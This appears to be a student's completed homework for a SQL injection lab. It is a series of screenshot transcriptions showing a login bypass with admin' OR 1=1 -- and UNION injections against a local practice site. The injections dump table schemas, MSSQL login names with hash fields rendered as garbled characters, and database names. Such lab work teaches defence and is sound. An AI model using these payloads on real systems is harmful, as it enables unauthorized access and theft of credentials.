
Lab: SQLi

- This is due tonight and worth 10 points.
- Use the following naming convention: homework, underscore, last name, first initial, and extension (e.g., Lab_SQLi_ImG.docx).

[Task] SQL Injection


Click the link to test out the **BAD login** page. And answer the following two questions.

1.a Enter "admin" / "monkey" for login. Report the result in a screenshot.



You have been authenticated and logged in successfully

1.b Enter "admin" for User Name and any arbitrary password for Password. Report the result in a screenshot.




Please Enter your credentials to Log in:

User Name admin

Password

Authenticated Failed


2. Use an injection and show that you can log in without using any credentials. Show the injection you used. Report the result after the successful injection in a screenshot.



Please Enter your credentials to Log in:

User Name admin' OR 1=1 --

Password



You have been authenticated and logged in successfully


Click the link to test out the **BAD product** page.

3. Click the link at the bottom of the page. Explain how you’ve got that result.

- The link at the bottom of the page has the initial link that has the SQL injection (“‘ UNION SELECT 0, password, userID FROM Users—”). When the user hits enter the website retrieves that URL and it runs the SQL code. That creates additions to the table.

Stay on the **BAD product** test page for the remaining questions.

4. Create an injection to figure out Table Name, Column Name in the database you currently are connected to. Use Union and Information schema view. Report the result in a screenshot. [Hint: Apply the class slide with the title “Attacks using UNION.”



```
›calhost:1247/ProductsBad.aspx?userID=admin'union select 0, table_name, column_name from information_schema.columns--
```

View List of Products - **localhost:1247/ProductsBad.aspx?userID=admin%27union select 0, table_name, column_na...**

```
localhost:1247/ProductsBad.aspx?userID=admin'union select 0, table_name, column_name from information_schema.columns--
```

Getting a List


ProductID	Pr	
1	de	
2	laptop	admin
3	tablet	admin

To check out the normal use of this page, click here: here

To test SQL injection, use this injection query string:

' UNION SELECT 0, password, userID FROM Users --

or click here



```
localhost:1247/ProductsBad.aspx?userID=admin%27union%20select%200,%20table_name,%20column_name%20from%20...
```

Getting a List of Products

ProductID	ProductName	AssignedTo
0	Products	AssignedTo
0	Products	ProductID
0	Products	ProductName
0	Users	password
0	Users	userID
1	desktop	admin
2	laptop	admin
3	tablet	admin


To check out the normal use of this page, click here: here

To test SQL injection, use this injection query string:

' UNION SELECT 0, password, userID FROM Users --

or click here

5. Create an injection to list all the logins and their passwords in the current MSSQL instance. Use Union and Catalog view. Report the result in a screenshot.



localhost:1247/ProductsBad.aspx?userID=admin'union select 0. name, password from sys.logins--

localhost:1247/ProductsBad.aspx?userID=admin%27union select 0. name, password from sys.logins--

localhost:1247/ProductsBad.aspx?userID=admin'union select 0. name, password from sys.logins-- - Google Search

Getting a List


ProductID	Pr	
1	de.	
2	laptop	admin
3	tablet	admin

To check out the normal use of this page, click here: here

To test SQL injection, use this injection query string:

' UNION SELECT 0, password, userID FROM Users --

or click here




localhost:1247/ProductsBad.aspx?userID=admin%27union%20select%200,%20name,%20password%20from%20sys.syslogi...

Getting a List of Products

ProductID	ProductName	AssignedTo
0	##MS_AgentSigningCertificate##	
0	##MS_PolicyEventProcessingLogin##	┐猬¥□ʰ贝ʃ䓝□麈菑锡杯臺髦諸姬奂□絗□□蹝皺稽评冽□□韧買㕡←旱
0	##MS_PolicySigningCertificate##	
0	##MS_PolicyTsqlExecutionLogin##	┐製킨愬뾜ה昊□譜芳숲Ϻₖ뗌↓ՙ닭激ᴬ廿嫂□鉰뎨浮蚪酰≌庿ⁱ禒澧□ₒ
0	##MS_SmoExtendedSigningCertificate##	
0	##MS_SQLAuthenticatorCertificate##	
0	##MS_SQLReplicationSigningCertificate##	
0	##MS_SQLResourceSigningCertificate##	
0	cis483service	┐뢰ₔ蹒□칬□□希켰ₐ眭ᵀ⑪ₛ緕穣富菑綈炭□鹹倰杹□□ₒ鵿□□蝺쳇⁚埔
0	l_certSignSmDetach	
0	NT AUTHORITY\NETWORK SERVICE	
0	NT AUTHORITY\SYSTEM	
0	NT Service\MSSQLSERVER	
0	NT SERVICE\ReportServer	
0	NT SERVICE\SQLSERVERAGENT	
0	NT SERVICE\SQLTELEMETRY	
0	NT SERVICE\SQLWriter	
0	NT SERVICE\Winmgmt	
0	sa	□□□챆唄籧懈珷ᵩ⑤鈒猹膸⋈鍏船執□□ᵴ흠□뾅返莣>팲□□慩斨ῷ□□
0	WIN-AVPBP9ATULM\Administrator	
1	desktop	admin
2	laptop	admin
3	tablet	admin

To check out the normal use of this page, click here: here

6. Create an injection to list all the database names in the current MSSQL instance. Use Union and Catalog view. Report the result in a screenshot.



localhost:1247/ProductsBad.aspx?userID=admin'union select 0, null name from sys.databases--

localhost:1247/ProductsBad.aspx?userID=admin%27union select 0, null name from sys.databases--

localhost:1247/ProductsBad.aspx?userID=admin'union select 0, null name from sys.databases-- - Google Search

Getting a List


ProductID	Pr	
1	de	
2	laptop	admin
3	tablet	admin

To check out the normal use of this page, click here: here

To test SQL injection, use this injection query string:

' UNION SELECT 0, password, userID FROM Users --

or click here



localhost:1247/ProductsBad.aspx?userID=admin%27union%20select%200,%20null,%20name%20from%20sys.databases--

Getting a List of Products

ProductID	ProductName	AssignedTo
0		AdventureWorks2016CTP3
0		DWConfiguration
0		DWDiagnostics
0		DWQueue
0		master
0		model
0		msdb
0		Oldhouse
0		ReportServer
0		ReportServerTempDB
0		SQLiTestDB
0		tempdb
0		WideWorldImporters
1	desktop	admin
2	laptop	admin
3	tablet	admin

To check out the normal use of this page, click here: here

To test SQL injection, use this injection query string:

' UNION SELECT 0, password, userID FROM Users --

or click here